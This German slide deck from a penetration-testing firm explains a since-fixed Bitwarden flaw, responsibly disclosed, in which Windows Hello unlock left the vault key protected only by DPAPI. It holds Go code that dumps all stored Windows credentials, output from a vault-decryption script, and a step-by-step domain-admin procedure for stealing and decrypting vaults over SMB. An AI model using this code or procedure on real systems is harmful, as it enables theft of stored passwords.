RedTeam Pentesting

Der Bitwarden-Biometrie-Unfall

Wenn ein Pentest nebenher einen kritischen Fehler im Passwort-Manager aufdeckt

Alexander Neumann
RedTeam Pentesting GmbH
kontakt@redteam-pentesting.de
https://www.redteam-pentesting.de

16. Januar 2024

Unser Alltag

Das tun, was man normalerweise nicht darf! Fast alles ist erlaubt!

Beispiel: Netzwerk-Pentest

- Ziel: Dateien auslesen und verändern
- Weiteres Ziel: Backup-Systeme
- Die sind in nicht der Domäne
- Trennung ist selten vollständig:
  - Netzwerkzugriff
  - Passwort-Manager (auf Workstation in der Domäne)

Bitwarden

- Open-Source-Passwort-Manager
- Cloud-Service oder selbst gehostet

Bitwarden

- Open-Source-Passwort-Manager
- Cloud-Service oder selbst gehostet
- Passwort-Datenbank (Vault) liegt unter `%AppData%\Bitwarden\data.json`:

```
        "openAtLogin": false,
        "enableBiometrics": true,
        "biometricText": "unlockWithWindowsHello",
        "noAutoPromptBiometricsText": "autoPromptWindowsHello",
        "installedVersion": "2023.3.0",
        [...]
            "avatarColor": null,
            "biometricUnlock": true
        },
        "tokens": {
```

Wie wird der Vault entsperrt?

Ohne Biometrie:

- Passwort $\xrightarrow{\text{KDF}}$ Abgeleiteter Schlüssel $\xrightarrow{\text{decrypt}}$ Account Key $\xrightarrow{\text{decrypt}}$ Vault

Wie wird der Vault entsperrt?


Ohne Biometrie:


- ★ Passwort $\xrightarrow{\text{KDF}}$ Abgeleiteter Schlüssel $\xrightarrow{\text{decrypt}}$ Account Key $\xrightarrow{\text{decrypt}}$ Vault

Mit Biometrie:

- ★ Entsperren
- ★ Abgeleiteter Schlüssel wird ausgelesen
- ★ Betriebssystem bietet Mechanismen dafür
  - ★ TouchID
  - ★ **Windows Hello**
  - ★ ...

Windows Hello






- ★ Unterstützt Biometrie (Fingerabdruck/Gesichtserkennung) oder nur PIN
- ★ Bitwarden: Gewählte Methode ist egal ⇒ Nicht zwingend Biometrie

RedTeam Pentesting

Bitwarden Windows Hello Implementierung



clients / apps / desktop / desktop_native / src / password / **windows.rs**

Code | Blame | 183 lines (153 loc) · 5.24 KB

```
16   pub fn get_password<'a>(service: &str, account: &str) -> Result<String> {
110      let result = unsafe { CredWriteW(&credential, 0) };
111      if !result.as_bool() {
112          return Err(anyhow!(unsafe { GetLastError() }.0.to_string()));
113      }
114
115      Ok(())
116  }
```

clients / apps / desktop / desktop_native / src / password / **windows.rs**

Code | Blame | 183 lines (153 loc) · 5.24 KB

```
16   pub fn get_password<'a>(service: &str, account: &str) -> Result<String> {
22       let result = unsafe {
23           CredReadW(
24               PCWSTR(target_name.as_ptr()),
25               CRED_TYPE_GENERIC.0,
26               CRED_FLAGS_NONE,
27               credential_ptr,
28           )
```

- ★ Das ist die `wincred`-API (basiert auf DPAPI)
- ★ Die hat **nichts** mit Biometrie oder Windows Hello zu tun!

RedTeam Pentesting

Bitwarden Windows Hello Implementierung

clients / apps / desktop / src / main / biometric / **biometric.windows.main.ts**

Code | Blame | 48 lines (40 loc) · 1.53 KB

```
12  export default class BiometricWindowsMain implements BiometricsServiceAbstraction {
43
44    async authenticateBiometric(): Promise<boolean> {
45      const hwnd = this.windowMain.win.getNativeWindowHandle();
46      return await biometrics.prompt(hwnd, this.i18nservice.t("windowsHelloConsentMessage"));
47    }
```

RedTeam Pentesting

Bitwarden Windows Hello Implementierung

clients / apps / desktop / src / main / biometric / **biometric.windows.main.ts**

Code | Blame | 48 lines (40 loc) · 1.53 KB


```
12  export default class BiometricWindowsMain implements BiometricsServiceAbstraction {
43
44    async authenticateBiometric(): Promise<boolean> {
45      const hwnd = this.windowMain.win.getNativeWindowHandle();
46      return await biometrics.prompt(hwnd, this.i18nservice.t("windowsHelloConsentMessage"));
47    }
```

⇒ Abgeleiteter Schlüssel nur durch DPAPI geschützt

DPAPI

- **D**ata **P**rotection **A**pplication **P**rogramming **I**nterface
- Dort können Programme Geheimnisse speichern
  - WiFi-Passwörter
  - Zugangsdaten von Browsern
  - ...und Bitwarden
- Schutz nur vor anderen Benutzern

DPAPI-Assisted Hacking



★ Nach Benutzeranmeldung benötigt DPAPI kein Passwort mehr

DPAPI-Assisted Hacking


- Mit `wincred`-API alle Credentials mit DPAPI-Auflisten ist einfach
  - `wincred.List()` ist ein Wrapper um `wincred`'s `CredEnumerateW`

```
creds, err := wincred.List()
if err != nil {
    return fmt.Errorf("wincred list: %w", err)
}

for _, cred := range creds {
    credentialBlob, err := decodeUTF16LE(cred.CredentialBlob)
    if err != nil {
        credentialBlob = fmt.Sprintf("%q", string(cred.CredentialBlob))
    }

    fmt.Printf("%s:\n    * %s\n", cred.UserName, credentialBlob)
}
```

DPAPI-Assisted Hacking




RedTeam Pentesting

DPAPI-Assisted Hacking

```
$ python hello-bitwarden.py user1/data.json --biometric "6PN6Y9wkXjrHvDCijM7fhkNrDL8PI/dc70m9XoSqxDE=" | jq
[
  {
    "organizationId": "46cc37c2-656b-4cf0-a0b6-e9cfab59c972",
    "name": "Backup Server",
    "login": {
      "username": "Administrator",
      "password": "hunter2"
    }
  },
  {
    "name": "Important Website",
    [...]
  }
]
```

But wait, there's more...

- ★ Wenn das System in einer Domäne ist, gibt es Backup-Keys für DPAPI...



Angreifer ist Domänenadministrator

1. Benötigte Daten per SMB von Workstation herunterladen
   - Bitwarden-Vault (`%AppData%\Bitwarden\data.json`)
   - Verschlüsselte DPAPI-Keys (`%AppData%\Microsoft\Protect`)
   - Verschlüsselte DPAPI-Credentials (`%AppData%\Microsoft\Credentials`)
2. Mit Backup-Key vom Domänencontroller DPAPI-Key entschlüsseln
3. Mit DPAPI-Key das DPAPI-Credential (den Bitwarden Key) entschlüsseln
4. Mit dem Bitwarden Key den Bitwarden Vault entschlüsseln

Fazit

- Im Bitwarden Vault waren die Zugangsdaten des Backup-Systems
- Das DPAPI-Threat-Model ist komplett anders als das von Bitwarden
- Im Domänenkontext gibt es unerwartete Konsequenzen
- Wir haben mit Microsoft und Bitwarden geredet (Responsible Disclosure)
- War eine Schwachstelle in Bitwarden, die ist mittlerweile behoben

RedTeam Pentesting

INTERESSIERT?
WERDE EINE*R VON UNS!

https://jobs.redteam-pentesting.de

RedTeam Pentesting GmbH
Alter Posthof 1
52062 Aachen
Deutschland